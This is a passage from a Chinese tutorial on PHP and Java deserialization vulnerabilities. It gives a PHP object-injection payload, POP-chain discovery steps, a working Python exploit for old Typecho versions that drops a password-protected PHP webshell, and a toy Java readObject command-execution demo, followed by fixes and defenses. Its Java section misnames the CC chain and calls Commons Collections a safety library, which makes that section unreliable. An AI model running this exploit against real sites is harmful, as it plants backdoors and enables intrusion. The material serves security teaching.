但是由于`$classobj`是protected类型修饰，$data是private类型修饰，在序列化的时候，多出来的字节都被\x00填充，需要在代码中使用urlencode对序列化后字符串进行编码，否则无法复制解析。

最后payload为：

O%3A4%3A%22main%22%3A1%3A%7Bs%3A11%3A%22%00%2A%00ClassObj%22%3BO%3A4%3A%22evil%22%3A1%3A%7Bs%3A10%3A%22%00evil%00data%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D%7D



如何发现?

通过黑盒测试和白盒测试（代码审计）的方式发现。

反序列化漏洞0day的挖掘只能通过白盒测试代码审计的方式发现

反序列化漏洞的发现和利用也可以使用：1、现成的验证代码工具（POC）和2、利用工具（EXP）

- 白盒测试：代码审计（一般不重写`__construct()`和`__destruct()`，而大型CMS编写时都会重写`__wakeup()`，容易出现问题的地方也在重写的`__wakeup()`实现过程中。）
    - PoP利用链：
        1. 找到：存在危险函数的类A、另一个有参数可控的反序列化功能gn
        2. 试图找到能把A序列化并执行包含危险函数所属方法的类B
        3. 尝试构造B类的对象oB，将oB中的被实例化的变量替换为类A的名字
        4. 尝试构造A类的对象oA供oB对象的某个方法（如魔术方法）调用。oA对象构造时需要提供危险函数所需的参数
        5. 将上述构造的oB序列化，将序列化的字符串提供给gn功能的函数
- 黑盒测试：通过对已发现的反序列化漏洞进行利用

tip：白盒测试（拿到源码进行审计）、黑盒测试（以普通用户身份直接对网站进行渗透测试）

存在反序列化漏洞CMS利用复现

typecho反序列化漏洞

利用条件

版本 <= v1.1-15.5.12-beta

利用方式

漏洞利用成功后将在该CMS下生成p0.php，webshell编码UTF-8，请求方式POST，密码为p0。

```
import requests

# 需要改referer和地址
# __typecho_config变量内容为对payload进行BASE64转换后的结果，这里的有效代码为：screenName=file_put_contents('p0.php', '<?php @eval($_POST[p0]);?>')

def poc(url):
    url = url if url.startswith('http://') else 'http://'+url
    print url
    target = url+'/install.php?finish'
    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0',
        'Referer':'http://127.0.0.1/typecho/install.php',

 'cookie':"__typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6NDp7czoxOToiAFR5cGVjaG9fRmVlZABfdHlwZSI7czo4OiJBVE9NIDEuMCI7czoyMjoiAFR5cGVjaG9fRmVlZABfY2hhcnNldCI7czo1OiJVVEYtOCI7czoxOToiAFR5cGVjaG9fRmVlZABfbGFuZyI7czoyOiJ6aCI7czoyMDoiAFR5cGVjaG9fRmVlZABfaXRlbXMiO2E6MTp7aTowO2E6MTp7czo2OiJhdXRob3IiO086MTU6IlR5cGVjaG9fUmVxdWVzdCI6Mjp7czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfcGFyYW1zIjthOjE6e3M6MTA6InNjcmVlbk5hbWUiO3M6NTc6ImZpbGVfcHV0X2NvbnRlbnRzKCdwMC5waHAnLCAnPD9waHAgQGV2YWwoJF9QT1NUW3AwXSk7Pz4nKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19czo2OiJwcmVmaXgiO3M6NzoidHlwZWNobyI7fQ=="
        }
    try:
        html = requests.get(url=target,headers=headers,timeout=3)
        if html.status_code == 404:
            return 'the file install.php is not exists'
        print 'shell:', url+'p0.php'
    except Exception  ,e:
        print e
        return False


if __name__ == '__main__':
    url = 'http://127.0.0.1/typecho/'
    poc(url)
```

修复方法

- 升级该版本至Typecho 1.1(17.10.24) Beta，链接：http://typecho.org/archives/133/
- 也可以删除掉install.php和install目录。

反序列化漏洞的检测

反序列化漏洞的发现一般需审计源码，寻找可利用的pop链

反序列化漏洞的防御

需要对要执行的代码，进行严格的校验。

这里需要注意的是： 反序列漏洞在Java生态中出现的比较多，建议有Java基础的同学去研究一下weblogic的反序列漏洞。

补充

CC链（Chain of Command）攻击原理基于通过构造多个对象的链条，逐步执行恶意操作。攻击者通过精心设计对象之间的依赖关系，在反序列化过程中触发不安全的操作。利用Java反序列化漏洞时，攻击者可以将一系列恶意对象链接起来，最终执行攻击者指定的恶意操作（比如执行命令）。

CC链的原理

1. **构造恶意链条：** 攻击者通过精心设计的对象链条，通过反序列化过程中对象之间的调用顺序来触发恶意代码。每个对象可能会执行一些不安全的操作，如调用`Runtime.exec()`等。
2. **利用反序列化漏洞：** 当攻击者能够控制输入流中的对象时（例如，从不可信的输入中读取对象），他们可以注入恶意对象，并在反序列化时触发恶意链条。
3. **逐步执行恶意操作：** 每个对象在反序列化时会依次调用后续对象的方法，最终触发攻击者设计的恶意操作。

示例代码：CC链攻击

这个示例代码演示了如何通过构造一个简单的CC链来执行一个恶意操作，模拟反序列化漏洞的利用。

```
import java.io.*;
import java.util.*;

// 1. 伪造恶意对象链：创建一些类来模拟命令执行
class MaliciousObject implements Serializable {
    private String command;

    // 构造器，初始化命令
    public MaliciousObject(String command) {
        this.command = command;
    }

    // 重写readObject方法，在反序列化时执行恶意命令
    private void readObject(ObjectInputStream ois) throws IOException,
ClassNotFoundException {
        // 执行命令
        try {
            System.out.println("Executing command: " + command);
            Runtime.getRuntime().exec(command);  // 执行系统命令
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

// 2. 创建反序列化的恶意链条
```

```java
public class CCChainDemo {
    public static void main(String[] args) {
        try {
            // 创建恶意对象链
            List<MaliciousObject> maliciousList = new ArrayList<>();
            maliciousList.add(new MaliciousObject("echo Hello, world!")); // 恶意命令

            // 序列化恶意对象链
            FileOutputStream fos = new FileOutputStream("malicious_chain.ser");
            ObjectOutputStream oos = new ObjectOutputStream(fos);
            oos.writeObject(maliciousList);
            oos.close();

            // 反序列化时触发恶意代码
            FileInputStream fis = new FileInputStream("malicious_chain.ser");
            ObjectInputStream ois = new ObjectInputStream(fis);
            ois.readObject();
            ois.close();

        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

代码解释：

1. MaliciousObject类：
    - 该类是一个序列化的类，其`readObject`方法被重写，在反序列化时会被调用。在此方法中，我们执行了一个命令（在此示例中是`echo Hello, world!`）。这代表了一个恶意操作，实际上可以执行更具破坏性的命令，如删除文件、获取敏感信息等。
2. CCChainDemo类：
    - 我们创建了一个包含恶意对象的`List`。这个`List`包含了一个`MaliciousObject`实例，构造时传入了恶意的命令。
    - 然后我们序列化这个列表，并将其写入文件`malicious_chain.ser`。
    - 接着，我们通过`ObjectInputStream`反序列化这个文件。在反序列化过程中，由于`MaliciousObject`类的`readObject`方法，命令会被执行。

运行时：

- 当你运行`CCChainDemo`类时，它会先将恶意命令序列化到文件中，然后在反序列化时执行恶意命令。
- 在这个例子中，执行的命令只是输出`Hello, world!`，但在真实的攻击中，攻击者可能会执行更为严重的操作，如执行系统命令、远程攻击、提权等。

安全性：

在实际的生产环境中，如果应用程序不对反序列化数据进行适当的验证与过滤，反序列化漏洞就可以被攻击者利用，执行任意命令。因此，了解并防范这些漏洞至关重要。

防范：

- **禁用反序列化**： 在不必要的地方尽量避免使用Java反序列化功能，特别是接收来自不可信源的数据。
- **使用白名单**： 只允许可信的类进行反序列化。
- **使用安全库**： 使用如`Jackson`等库提供的安全配置，或使用`Apache Commons Collections`等类库的反序列化安全控制。
- **最小化权限**： 运行反序列化代码的进程应当具有最小权限，减少潜在的破坏性。

通过理解这种攻击链条，你可以更好地识别和防御Java反序列化漏洞。